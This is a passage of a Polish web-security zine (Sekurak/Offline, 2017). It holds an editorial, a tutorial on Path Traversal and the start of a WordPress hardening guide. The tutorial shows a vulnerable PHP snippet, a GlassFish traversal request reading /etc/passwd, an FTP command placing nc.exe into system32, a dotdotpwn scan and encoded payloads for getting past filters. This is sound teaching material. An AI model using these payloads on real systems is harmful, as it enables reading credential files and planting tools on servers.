sekurak OFFLINE
nº 1 (4) 2017

WEBSHELLS

HARDENING WORDPRESS

CZYM JEST PATH TRAVERSAL?

SERVER-SIDE TEMPLATE INJECTIONS

BEZPIECZEŃSTWO APLIKACJI WWW

HTTP Strict Transport Security (HSTS) w praktyce, czyli zmuszamy przeglądarkę do stosowania bezpiecznych połączeń

Unpickle – deserializacja w Pythonie i zdalne wykonywanie kodu

Wykradanie tokenów, hakowanie jQuery i omijanie Same-Origin Policy – czyli jak wygrałem XSSMas Challenge 2016

© SEKURAK

sekurak.pl/offline/

MICHAŁ SAJDAK

SEKURAK/OFFLINE: CIĄG DALSZY PRZYGODY...

Po około pół roku wydajemy kolejny numer sekurakowego zina.

Bezpieczeństwo aplikacji webowych to cały czas gorący temat, a do opisania nadal zostało jeszcze bardzo dużo. Dlatego zostajemy przy tych zagadnieniach.

Podobnie jak wcześniej, staramy się zróżnicować poziom zaawansowania tekstów. Znajdą tu coś dla siebie zarówno początkujący (Path Traversal), jak i bardziej zaawansowani (SSTI, tematy deserializacji w Pythonie).

Witamy również na łamach nowego autora. Marcin Hoppe w czwartym numerze zina wprowadza nas w zagadnienia HTTP Strict Transport Security.

Macie pytania? Prośby? Chcielibyście podzielić się uwagami? Czekamy na kontakt od Was (sekurak@sekurak.pl).

REDAKTOR NACZELNY

Michał Sajdak

WSPÓŁPRACA/TEKSTY

Michał Bentkowski
Marcin Hoppe
Mateusz Niezabitowski
Marcin Piosek

REDAKCJA JĘZYKOWA

Julia Wilk

KOREKTA

Katarzyna Sajdak

SKŁAD

Krzysztof Kopciowski

Treści zamieszone w Sekurak/Offline służą wyłącznie celom informacyjnym oraz edukacyjnym. Nie ponosimy odpowiedzialności za ewentualne niezgodne z prawem wykorzystanie materiałów dostępnych w zinie oraz ewentualne szkody czy inne straty poniesione w wyniku wykorzystania tych materiałów. Stanowczo odradzamy działanie niezgodne z prawem czy dobrymi obyczajami.

Wszelkie prawa zastrzeżone. Kopiowanie dozwolone (a nawet wskazane) – tylko w formie niezmienionej i w całości.

Spis treści

Marcin Piosek

Czym jest Path Traversal?

Atak Path Traversal przeprowadza się w sytuacji, gdy podatna aplikacja pozwala na niekontrolowany dostęp do plików oraz katalogów, do których w normalnych warunkach użytkownik nie powinien mieć dostępu. Wektorem ataku są parametry przekazywane do aplikacji, reprezentujące ścieżki do zasobów, na których mają zostać wykonane określone operacje – odczyt, zapis, listowanie zawartości katalogu. Manipulacja ścieżką odbywa się np. poprzez dodawanie ciągu znaków „../”.

W literaturze przedmiotu można spotkać się z innymi określeniami tej samej podatności: `Directory Traversal` lub „`dot dot slash attack`”. Powodzenie ataku determinuje zarówno brak, lub niewystarczająca walidacja danych wejściowych do aplikacji, jak i błędy konfiguracyjne – niepoprawne uprawnienia do plików i katalogów. Udana próba wykorzystania podatności skutkuje możliwością odczytania zawartości katalogów oraz plików, do których atakujący nie powinien mieć dostępu (np. pliki konfiguracyjne, zawierające dane dostępowe do zewnętrznych usług). Atak nie jest charakterystyczny dla jednej grupy technologii (np. PHP). Path Traversal często stanowi element innych ataków, np. LFI (Local File Inclusion).

LOGIKA PODATNOŚCI

Standardowy przykład kodu podatnego na Path Traversal:

```
<?php
readfile("document/" . $_GET["file"]);
```

Do funkcji `readfile` przekazywana jest wartość parametru `file`, pobieranego bezpośrednio z adresu URL. Wykorzystanie takiego kodu powoduje, że manipulując wartością parametru `file`, możliwe jest odczytanie dowolnego pliku z serwera, na którym uruchomiona jest podatna aplikacja. Jedynym ograniczeniem będą uprawnienia, z jakimi uruchomiony jest demon serwera WWW. Podobne przykłady kodu można przygotować dla każdej innej technologii oraz języka programowania.

ZAGROŻENIA

Występowanie w aplikacji podatności Path Traversal, wiąże się z kilkoma zagrożeniami. Najważniejsze z nich zostały omówione poniżej.

Ujawnienie nadmiarowych informacji

Dzięki udanemu atakowi z wykorzystaniem podatności na Path Traversal, możliwe jest m.in. wylistowanie zawartości dowolnego katalogu. Atakujący uzyskuje wówczas dodatkowe informacje o architekturze aplikacji (struktura plików oraz katalogów). Mogą być one przydatne np. do odkrycia elementów testowanego systemu, które znajdują się w tzw. „głębokim ukryciu”.

Innym potencjalnym scenariuszem ataku, jest odczytanie zwartości plików zawierających historię wykonywanych komend na serwerze (np. `.bash_history`). Uzyskanie dostępu do tego typu plików, może prowadzić do ujawnienia danych dostępowych do lokalnych, jak i zewnętrznych usług (np. hasła do serwera bazy danych).

Ujawnienie plików konfiguracyjnych

Mimo, że istnieje wyraźne podobieństwo do poprzedniego punktu, należy w osobnym akapicie wspomnieć o potencjalnym dostępie do plików konfiguracyjnych. Zagrożenie to może być szczególnie ważne w przypadku, gdy atakujący uzyska dostęp do informacji o usługach, które dostępne są z zewnątrz.

Ciekawym przykładem jest podatność pozwalająca na wylistowanie informacji o vhostach serwera Apache. Domyślnie, atakujący może nie posiadać wiedzy o innych aplikacjach uruchomionych na serwerze – poprzez wylistowanie takiej konfiguracji, uzyska informacje o innych elementach systemu – zwiększy się w ten sposób potencjalna powierzchnia ataku.

Zdalne wykonanie kodu

Podatności związane z Path Traversal nie ograniczają się tylko do możliwości odczytu plików. Jeżeli aplikacja w niepoprawny sposób waliduje dane podczas wgrywania plików na serwer, w teorii może dojść do sytuacji, w której atakujący będzie miał wpływ na ścieżkę zapisu pliku na serwerze. To z kolei, w zależności od konfiguracji serwera, może wprost doprowadzić do sytuacji, w której możliwe będzie umieszczenie pliku w dowolnym miejscu drzewa katalogów. W tym miejscu należy oczywiście uwzględniając ograniczenia związane z uprawnieniami, na jakich wykonywana jest operacja zapisu.

SZERSZE SPOJRZENIE NA PROBLEM

Path Traversal czasami występuje nie tylko w parametrze przekazywanym do aplikacji (lub nagłówkach), ale także w samym adresie URL. W ten sposób, przecho-

PODZIEL SIĘ ZINEM

dząc pod adres podobny do podanego niżej, możliwe jest odczytanie dowolnego pliku z serwera.

```
http://vuln-app/../../../../etc/passwd
```

Powodem takiej podatności, może być zarówno błąd serwera WWW, jak i nieodpowiednio wdrożony routing aplikacji.

Należy pamiętać o tym, że podatności na omawianego ataku, nie można łączyć tylko z aplikacjami WWW. Atak ten możliwy jest do przeprowadzenia wszędzie tam, gdzie w niepoprawny sposób waliduje się dane wejściowe, które później służą do odczytu plików lub katalogów.

Jak zostało wspominane, Path Traversal może być częścią innego ataku. Przykładem może być podatność XXE (XML External Entity Processing) występująca w aplikacji, gdzie przekazując odpowiednio spreparowaną ścieżkę zawierającą Path Traversal, możliwe jest odczytanie zawartości katalogu lub wybranego pliku.

PRZYKŁADY PODATNOŚCI

Bazy agregujące dane o podatnościach w oprogramowaniu, są pełne informacji o lukach pozwalających na przeprowadzenie ataku Path Traversal. Należy zaznaczyć fakt, że ta klasa podatności jest znana od lat, mimo to nadal publikowane są informacje o nowych błędach występujących w aplikacjach dotyczących tej klasy podatności.

GlassFish Server

W sierpniu 2015 roku, opublikowano informację o Path Traversal w popularnych serwerze aplikacji GlassFish. Przejście pod odpowiednio spreparowany adres URL powodowało, że możliwe było odczytanie dowolnego pliku z dysku, na którym uruchomione było to oprogramowanie.

```
GET /theme/%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%
c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%
c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%afetc%c0%
afpasswd HTTP/1.1
Host: 127.0.0.1:4848
Accept: */*
Accept-Language: en
Connection: close
W odpowiedzi aplikacja zwracała zawartość pliku /etc/passwd:
HTTP/1.1 200 OK
Server: GlassFish Server Open Source Edition  4.1
X-Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition  4.1
Java/Oracle Corporation/1.7)
Last-Modified: Tue, 13 Jan 2015 10:00:00 GMT
Date: Tue, 10 Jan 2015 10:00:00 GMT
Connection: close
Content-Length: 1087

root:!:16436:0:99999:7:::
daemon:*:16273:0:99999:7:::
bin:*:16273:0:99999:7:::
sys:*:16273:0:99999:7:::
sync:*:16273:0:99999:7:::
[…]
```

Co ważne, podatność ta dotyczyła zarówno serwera uruchomionego w środowisku Linux, jak i Windows.

ColoradoFTP 1.3

Path Traversal nie jest jedynie domeną aplikacji WWW. Dość często, przypadłość ta pojawia się w serwerach FTP. Przykładowo, w oprogramowaniu ColoradoFTP – dodając odpowiedni ciąg znaków – można było uzyskać dostęp do plików spoza głównego katalogu serwera. Natomiast wykonanie komendy z poniższego listingu, spowoduje wgranie pliku binarnego do katalogu `system32`:

```
ftp> put nc.exe \\\..\\..\\..\\Windows\\system32\\nc.exe
```


TESTOWANIE

Podobnie jak każda inna podatność w aplikacjach (np. SQL Injection, XSS), Path Traversal może wystąpić w dowolnym elemencie oprogramowania lub funkcji. Nie ma miejsca, które można pominąć podczas weryfikacji, niemniej występują funkcje, które w szczególny sposób narażone są na Path Traversal:

- pobieranie plików z serwera,
- wczytywanie konfiguracji aplikacji (style, szablony, język interfejsu),
- wgrywanie plików na serwer.

Podstawową metodą testowania, jaką można wykorzystać, jest zastosowanie zwykłego proxy HTTP, np. Burp Suite. Manipulując zapytaniem – dodając ciąg znaków „../” do parametrów reprezentujących ścieżki do plików oraz katalogów, możemy próbować wyszukiwać podatności:

PODZIEL SIĘ ZINEM



Rysunek 1. Manipulacja parametrami przekazywanymi do aplikacji.

Automatyzacja

Podatności na Path Traversal można szukać ręcznie lub powierzyć skanerom automatycznym. Przykładem prostego narzędzia jest `dotdotpwn` – skrypt, który przeprowadza podstawowy fuzzing i na podstawie analizy odpowiedzi aplikacji jest w stanie ustalić, czy testowana aplikacja jest podatna.

```
root@kali:~# dotdotpwn -m http-url -u http://localhost/pt/?file=upload/TRAVERSAL
-k "root:" -b -q

[+] Report name: Reports/localhost_09-27-2016_02-56.txt

[========== TARGET INFORMATION ==========]
[+] Hostname: localhost
[+] Protocol: http
[+] Port: 80

[========== TRAVERSAL ENGINE ==========]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (generic)
[+] Including Special sufixes
[+] Traversal Engine DONE ! - Total traversal tests created: 19680

[========== TESTING RESULTS ==========]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
[+] Replacing "TRAVERSAL" with the traversals created and sending
. .
[*] Testing URL: http://localhost/pt/?file=upload/../../../../../../etc/passwd
<- VULNERABLE

[+] Fuzz testing finished after 0.10 minutes (6 seconds)
[+] Total Traversals found: 1
```

OMIJANIE FILTRÓW

Jako, że Path Traversal nie jest nową podatnością w świecie bezpieczeństwa IT, większość oprogramowania klasy IDS wykrywa tego typu ataki. Oprogramowanie takie jak IPS czy WAF, stara się aktywnie przeciwdziałać próbom wykorzystania podatności, poprzez blokowanie zapytań zawierających znane ciągi znaków („../" – jego wariacje oraz powielone wystąpienia). W takim przypadku, podatność w aplikacji nadal może istnieć, jednak testujący „odbija" się jedynie od dodatkowej warstwy zabezpieczającej. Tego typu filtry, działają zawsze na bazie czarnych list (ang. `Black-list`), w tabeli zaprezentowano podstawowe formy omijania takich filtrów.

Payload	Reprezentacja
%2e%2e%2f	../
%2e%2e/	../
..%2f	../
%2e%2e%5c	..\
%252e%252e%255c	..\
..%255c	..\
..%c0%af	..\
..%c1%9c	..\

OCHRONA

Podstawową formą ochrony przed omawianą podatnością, jest odpowiednia walidacja danych wejściowych. Jeżeli to możliwe, zaleca się również wykorzystanie mechanizmów polegające na identyfikacji plików na dysku, np. poprzez unikalne identyfikatory (UUID). Dodatkowo, należy pamiętać o weryfikacji uprawnień do plików (np. odpowiednie uprawnienia, z jakimi uruchomiony jest serwer WWW).

PODZIEL SIĘ ZINEM

Blokowanie ataku poprzez podmianę tekstu

W aplikacjach WWW, można spotkać się z zabezpieczeniem polegającym na wyszukiwaniu w ścieżce do pliku, wystąpienia ciągu „../". Zabezpieczenie polega na usunięciu takich ciągów z tekstu reprezentującego nazwę pliku, lub ścieżkę do niego. Jest to dość niefortunne rozwiązanie, ponieważ poprzez prostą manipulację, zabezpieczenie jest łatwe do pokonania. Przekazując do aplikacji poniższy ciąg znaków, tylko jego środkowa część zostanie usunięta:

```
...../
```

Usunięcie takiego ciągu ze ścieżki nie uchroni przed podatnością, ponieważ dalej będzie znajdował się w niej ciąg „../".

MODELOWANIE ZAGROŻEŃ

Jeżeli nasza aplikacja wykonuje operacje na plikach lub katalogach, równocześnie wykorzystując w tym procesie dane pochodzące z niezaufanych źródeł, warto odpowiedzieć na kilka pytań:

- Czy dane wykorzystywane przy operacjach na plikach oraz katalogach, są w odpowiedni sposób walidowane?
- Czy funkcje umożliwiające wgrywanie plików na serwer, nie pozwalają na manipulację ścieżką, pod którą zostanie zapisany plik?
- Czy wykorzystywane komponenty aplikacji (np. zewnętrzne skrypty) zostały sprawdzone pod kątem podatności na Path Traversal?

PODSUMOWANIE

Atak Path Traversal z pewnością nie jest nowinką, dodatkowo – podobnie jak w przypadku większości podatności – ochrona przed nim sprowadza się do wdrożenia odpowiedniej walidacji danych wejściowych do aplikacji. Bazy gromadzące informacje o błędach w aplikacjach pokazują jednak, że z pewnością nie jest to podatność, o której można już zapomnieć. Nowe aplikacje wciąż pozwalają na skuteczne przeprowadzenie tego ataku, a w konsekwencji – na nieuprawniony dostęp do zasobów, a nawet zdalne wykonanie kodu.

Marcin Piosek. Analityk bezpieczeństwa IT, realizuje audyty bezpieczeństwa oraz testy penetracyjne w firmie Securitum.

PODZIEL SIĘ ZINEM

Zapraszamy na autorskie szkolenia z zakresu **bezpieczeństwa IT**

- { Bezpieczeństwo aplikacji WWW }
- { Bezpieczeństwo frontendu aplikacji webowych }
- { Bezpieczeństwo sieci / testy penetracyjne }
- { Wprowadzenie do bezpieczeństwa IT }
- { Powłamaniowa analiza incydentów bezpieczeństwa IT }
- { Szkolenie przygotowujące do egzaminu CEH }
  (Certified Ethical Hacker)

oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.p

Marcin Piosek

Hardening WordPress

Decyzja o tym, jakie oprogramowanie wykorzystamy w wybranym celu, często podejmowana jest na podstawie analizy czasu potrzebnego na jego wdrożenie oraz sumarycznej ilości funkcji, jakie ten system nam dostarczy. Prawdopodobne jest jednak to, że tam, gdzie priorytetem jest wygoda i czas, w pierwszej kolejności ucierpi bezpieczeństwo.

CZYM JEST WORDPRESS

WordPress należy zaliczyć do oprogramowania klasy CMS (ang. *Content Management System*). Podstawowy zakres funkcji pozwala na szeroko pojęte dostarczanie treści oraz ich komentowanie. Standardowy wachlarz funkcji może zostać rozbudowany poprzez system wtyczek oraz szablonów, które WordPress pozwala instalować wprost z panelu zarządzania.

WORDPRESS W LICZBACH

Opierając się na danych (https://goo.gl/OvTxqJ) z serwisu w3techs.com, można wysnuć wniosek, że przeglądając cztery serwisy internetowe, jeden z nich będzie wykorzystywał jako silnik właśnie WordPress. W kategorii systemów CMS, WordPress miał udział na poziomie prawie 60%. Przypominając, że mówimy o wszystkich stronach WWW dostępnych w sieci oraz o aplikacjach klasy CMS, daje to obraz skali wykorzystania WordPress. Interesujące są również statystyki (https://wordpress.org/about/stats/), dostępne na oficjalnej stronie projektu. Wynika z nich, że aktualna rozwijana gałąź zainstalowana jest na mniej niż połowie uruchomionych instalacji. Te same statystyki pozwalają ustalić, że jedna na dziesięć instalacji, nadal pochodzi z wersji 3.x.

ZAGROŻENIA

WordPress ma długą i bogatą historię wykrytych podatności (https://goo.gl/vSrnmv). Na liście tej, możemy znaleźć praktycznie wszystkie typy zagrożeń wymienione w OWASP Top 10. Obecnie jednak, oprócz podatności w samym WordPressie, liczne problemy dotyczą wtyczek, które bardzo często wyróżniają się wyjątkowo niską jakością kodu. Aby się o tym przekonać, wystarczy przejrzeć agregatory exploitów (https://www.exploit-db.com/). Za samo aktualne półrocze wpisów dotyczących wtyczek WordPress jest blisko czterdzieści.

Ciekawe badanie (https://goo.gl/yJ6l7x) przeprowadził również zespół RIPS. Wynika z niego, że ponad 40% z przebadanych wtyczek, ma przynajmniej jedną podatność o średnim poziomie zagrożenia.

OCHRONA POPRZEZ PRZECIWDZIAŁANIE

Jeżeli nie mamy wpływu na zachowanie aplikacji, którą uruchamiamy we własnym środowisku, możemy zainteresować się oprogramowaniem klasy WAF. Na rynku znaleźć można kilka rozwiązań, które z powodzeniem powinny zablokować zdecydowaną większość ataków, jakie są wymierzane w kierunku naszych aplikacji WWW. Jednym z najczęściej stosowanych rozwiązań jest F5 BIG-IP lub szeroko znany CloudFlare, który w wyższych planach abonamentowych udostępnia właśnie ochronę klasy WAF. Oczywiście, oprogramowanie tej klasy ma zastosowanie nie tylko w przypadku serwisów uruchomionych w oparciu o WordPress.

Jeżeli jednak polityki bezpieczeństwa nie pozwalają nam na przekierowanie ruchu przez serwery firm trzecich, lub na delegowanie serwerów DNS do zewnętrznych podmiotów – jak ma to miejsce w przypadku CloudFlare – oraz ogranicza nas budżet, wtedy trzeba zakasać rękawy i wziąć sprawy w swoje ręce.

HARDENING NA WŁASNĄ RĘKĘ

Rozpoczynając hardening instalacji WordPress, należy pamiętać o tym, że kwestie bezpieczeństwa należy rozważać kompleksowo. Mówiąc wprost: to, czy nasza instalacja WordPress będzie bezpieczna, zależy oczywiście od konfiguracji samego CMS, ale krytyczne są tutaj również kwestie konfiguracji środowiska, na którym będzie on uruchomiony. W skład tego środowiska wchodzi zarówno serwer, na którym uruchamiamy WordPress, jak również serwer WWW i baza danych. Na tym etapie, należy wykonać techniczny rachunek sumienia i odpowiedzieć na pytanie, czy chcemy skorzystać ze środowiska współdzielonego hostingu, gdzie w większości przypadków kwestie związane z konfiguracją np. PHP spadają na naszego dostawcę, czy może jednak będziemy próbowali konfigurować wynajęty serwer dedykowany lub VPS. Jeżeli decydujemy się na drugą opcję, warto zadbać o to, by środowisko zostało odpowiednio zabezpieczone oraz charakteryzowało się odpowiednią dostępnością. Kilka kwestii z tym związanych zostało, opisanych na łamach serwisu sekurak.pl:

- https://sekurak.pl/wysokodostepna-i-wydajna-architektura-dla-lamp-tutorial-cz-1/
- https://sekurak.pl/wysokodostepna-i-wydajna-architektura-dla-lamp-tutorial-cz-2/
- https://sekurak.pl/wysokodostepna-i-wydajna-architektura-dla-lamp-tutorial-cz-3/

PODZIEL SIĘ ZINEM

W trakcie konfiguracji serwera nie można również zapomnieć o zapewnieniu szyfrowanego kanału komunikacji – HTTPS. Jeżeli nasz projekt nie zalicza się do kategorii komercyjnych, możemy rozważyć wykorzystanie projektu Let's Encrypt (https://letsencrypt.org/).

ŚRODOWISKO TESTOWE

Zmian opisanych w artykule nie zaleca się od razu wprowadzać na środowisku produkcyjnym. Wszystko warto przetestować na dedykowanych do tego instalacjach WordPress. Jeżeli takowej nie posiadamy, możemy ją szybko uruchomić przy pomocy Dockera (Listing 1).

Listing 1. Uruchomienie środowiska testowego za pomocą Dockera

```
docker run --name wordpressdb -e MYSQL_ROOT_PASSWORD=toor -e MYSQL_
DATABASE=wordpress -d mysql

docker run -e WORDPRESS_DB_PASSWORD=toor -d --name wordpress --link
wordpressdb:mysql wordpress
docker inspect wordpress | grep IPAddress
```

INSTALACJA


Jednym z pierwszych kroków do wykonania na etapie instalacji WordPress, jest wybór niestandardowej nazwy użytkownika bazy danych oraz odpowiednio skomplikowanego hasła (Rysunek 1). Za dobrą praktykę uznaje się również zmianę domyślnego prefiksu tabel tworzonych w bazie.

Po przejściu do drugiego kroku instalacji musimy zdecydować, jaką nazwę wybierzemy dla głównego użytkownika (Rysunek 2). Również tutaj należałoby zdecydować się na coś bardziej skomplikowanego niż popularne „admin" czy „administrator". Kluczowy jest również wybór odpowiedniego hasła, pamiętajmy: nigdy nie decydujmy się na zestaw typu „admin" jako login oraz „admin" jak hasło – nawet jeżeli uruchomiamy serwis poza środowiskiem testowym w celach testowych i na kilka godzin.


ZMIANA DOMYŚLNYCH USTAWIEŃ

Jedną z pierwszych rzeczy, które warto zrobić zaraz po instalacji, jest wyłączenie możliwości rejestrowania się w aplikacji nowych użytkowników. Można to zrobić poprzez panel zarządzania, przechodząc do zakładki *Ustawienia*, a następnie *Ogólne* (Rysunek 3).

Rysunek 1. Formularz instalacyjny WordPress (źródło: https://codex.wordpress.org/images/5/5a/install-step3.png)




Rysunek 2. Wybór loginu i hasła administratora



Rysunek 3. Odznaczenie pola Członkostwo zapobiega możliwości rejestracji

W kolejnym kroku, można zadbać o to, by komentarze do wpisów oraz podstron mogły być dodawane tylko przez zalogowanych użytkowników. Opcję odpowiedzialną za wymuszenie takiego zachowania znajdziemy, przechodząc do zakładki *Ustawienia*, a następnie *Dyskusja* (Rysunek 4).



Rysunek 4. Niezalogowani użytkownicy nie mogą dodawać komentarzy

Omawiając kwestię komentarzy, należy pamiętać o tym, że jeżeli w szablonie, na który się zdecydujemy, chcemy całkowicie wyłączyć możliwość dodawania komentarzy, nie możemy ograniczyć się tylko do usunięcia z kodu szablonu formularza pozwalającego na dodawanie nowych komentarzy. Mimo że użytkownik nie będzie widział formularza pozwalającego na wpisanie tekstu oraz przycisku pozwalającego na wysłanie danych, WordPress dalej będzie miał aktywny mechanizm odbierający komentarze i zapisujący je w bazie. Aby to zweryfikować, wystarczy wysłać do naszej instalacji proste żądanie HTTP (Listing 2).

Listing 2. Żądanie HTTP dodające komentarz do WordPress


```
POST /wp-comments-post.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

comment=sekurak01&submit=Opublikuj+komentarz&comment_post_ID=10
```

Jeżeli serwer w odpowiedzi zwraca kod 302, wtedy z dużym prawdopodobieństwem cała operacja zakończyła się sukcesem (Listing 3).

Listing 3. Odpowiedź serwera z kodem 302, komentarz został dodany

```
HTTP/1.1 302 Found
Date: Sat, 10 Dec 2016 14:25:24 GMT
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: [usunięte]
Location: https://127.0.0.1:8080/2016/12/10/test/#comment-1
Content-Length: 0
Content-Type: text/html
```

Można to oczywiście zweryfikować w panelu administracyjnym, przechodząc do zakładki *Komentarze* (Rysunek 5).



Rysunek 5. Dodany komentarz

Jeżeli tak się stało, prawdopodobnie mimo ukrycia formularza nasza instalacja WordPress będzie podatna na Denial of Service (https://goo.gl/k9zYbR) poprzez masowe próby wysłania takiego zapytania i zapełnienia całej przestrzeni przewidzianej na bazę danych.

USUNIĘCIE ZBĘDNYCH ZASOBÓW

Zaraz po pomyślnej instalacji należy również zweryfikować listę domyślnie zainstalowanych wtyczek (menu *Wtyczki*) oraz szablonów (menu *Wygląd*, następnie *Motywy*). O ile w przypadku wtyczek przeważnie jest to jedynie Akismet, o tyle w przypadku szablonów domyślnie instalowane są aż trzy. Jeżeli nie planujemy ich wykorzystywać, powinniśmy usunąć wszystkie poza domyślnym, a na listę zadań dodać usunięcie tego ostatniego zaraz po zainstalowaniu wybranego przez nasz szablonu. Jakiś czas temu, właśnie w jednym z domyślnych szablonów Twenty Fifteen znaleziono podatność (https://goo.gl/NaONj7) typu DOM-based Cross-Site Scripting (https://goo.gl/JHSwPD). Oznaczało to, że praktycznie wszystkie instalacje WordPress, w których nie usunięto domyślnych szablonów, były podatne na XSS. Kilka słów o tym, dlaczego XSS jest szczególnie groźny w przypadku WordPress, zawarto w dalszej części artykułu.

PODZIEL SIĘ ZINEM

UJAWNIANIE NADMIAROWYCH INFORMACJI

Gdy pozbyliśmy się niepotrzebnego balastu w postaci nadmiarowych wtyczek oraz szablonów, w kolejnym kroku powinniśmy zweryfikować, w jaki sposób WordPress jest widziany z zewnątrz. Pracę nad poprawą wizerunku możemy rozpocząć od ukrycia wersji CMS, jaki wykorzystujemy. Uwaga: ukrycie wersji nie powinno zwalniać nas od dbania o to, by zawsze wykorzystywać najnowszą stabilną wersję. WordPress ujawnia wykorzystywaną wersję w kilku miejscach:

- plik `readme.html` w głównym katalogu aplikacji,
- metatag `generator` w źródle strony,
- kanały RSS,
- wartość parametru `ver` dodawanego do adresów URL stylów CSS oraz skryptów JavaScript.

W przypadku pliku `readme.html` wydawać by się mogło, że wystarczy jego usunięcie. Problem jednak w tym, że po każdej aktualizacji będzie on tworzony na nowo. Takie zachowanie wymusza na nas wypracowanie systematycznego podejścia, które polegać będzie na automatycznym usuwaniu nadmiarowych plików. Można również rozważyć zamknięcie dostępu do niego poprzez konfigurację serwera WWW (Listing 4).

Listing 4. Blokowanie dostępu do pliku readme.html poprzez konfigurację serwera Apache

```
<VirtualHost>
…
<files readme.html>
  order allow,deny
  deny from all
</files>
</VirtualHost>
```

Jak zostało to zaznaczone wcześniej, nie jest to jednak jedyny krok, jaki musimy podjąć w celu ukrycia wykorzystywanej wersji WordPress. Na szczęście, zdecydowaną większość z nich można obsłużyć poprzez prostą modyfikację kodu. WordPress ma wbudowaną funkcję `the_generator` (https://goo.gl/jG4C9j), która jako wynik działania zwraca w odpowiedniej formie informację o wykorzystywanej wersji systemu. WordPress udostępnia jednak możliwość nadpisywania wybranych funkcji poprzez tzw. filtry. Wykorzystując inną funkcję, `add_filter` (https://goo.gl/kcNBcl), można zmodyfikować wynik działania funkcji `the_generator` tak, aby zwracała błędną informację o wykorzystywanej wersji lub nie zwracała jej w ogóle. Zmiany należy wprowadzić w pliku `functions.php`, który domyślnie znajduje się w katalogu wykorzystywanego szablonu (Listing 5).

Listing 5. Ukrycie wersji WordPress

```
function remove_wp_version_rss() {
  return '';
}
add_filter('the_generator', 'remove_wp_version_rss');
```

Dodanie takiego fragmentu kodu, powinno usunąć większość wystąpień wersji WordPress zarówno w źródle podstron, jak i w kanałach RSS. Kolejną kwestią, jaką należy się zająć, jest parametr `ver` dodawany do adresów URL będących ścieżkami do zasobów CSS oraz JavaScript wymaganych przez WordPress. Parametr ten można usunąć poprzez dodanie kolejnego fragmentu kodu do pliku `functions.php` (Listing 6).

Listing 6. Ukrywanie wersji WordPress (źródło: https://gist.github.com/tjhole/7451994)

```
function vc_remove_wp_ver_css_js( $src ) {
  if ( strpos( $src, 'ver=' ) )
    $src = remove_query_arg( 'ver', $src );
  return $src;
}

add_filter( 'style_loader_src', 'vc_remove_wp_ver_css_js', 9999 );
add_filter( 'script_loader_src', 'vc_remove_wp_ver_css_js', 9999 );
```

Fragment kodu z Listingu 6 zawiera definicję funkcji, która przyjmuje na wejściu adres URL zasobu do załadowania, a następnie sprawdza, czy występuje w nim ciąg znaków `ver` zakończony znakiem równości. Jeżeli warunek zostanie spełniony, usuwa ten parametr z adresu URL.

Chciałbym zaznaczyć, że zaproponowane zmiany w kodzie nie wpływają negatywnie na działanie WordPress. W panelu administracyjnym nadal będzie zwracana poprawna wersja.

ENUMEROWANIE UŻYTKOWNIKÓW

Oprócz ujawniania wersji WordPress, pozwala również domyślnie na enumerację użytkowników, którzy zostali dodani w aplikacji. Poprzez przejście do zasobu z Listingu 7 wyświetlane są wpisy autora, którego login zdefiniowany jest w adresie URL.

PODZIEL SIĘ ZINEM

Listing 7. Adres zasobu, pod którym WordPress zwraca informację o wpisach wybranego autora

```
https://adres-wordpress/author/<login_użytkownika>
```

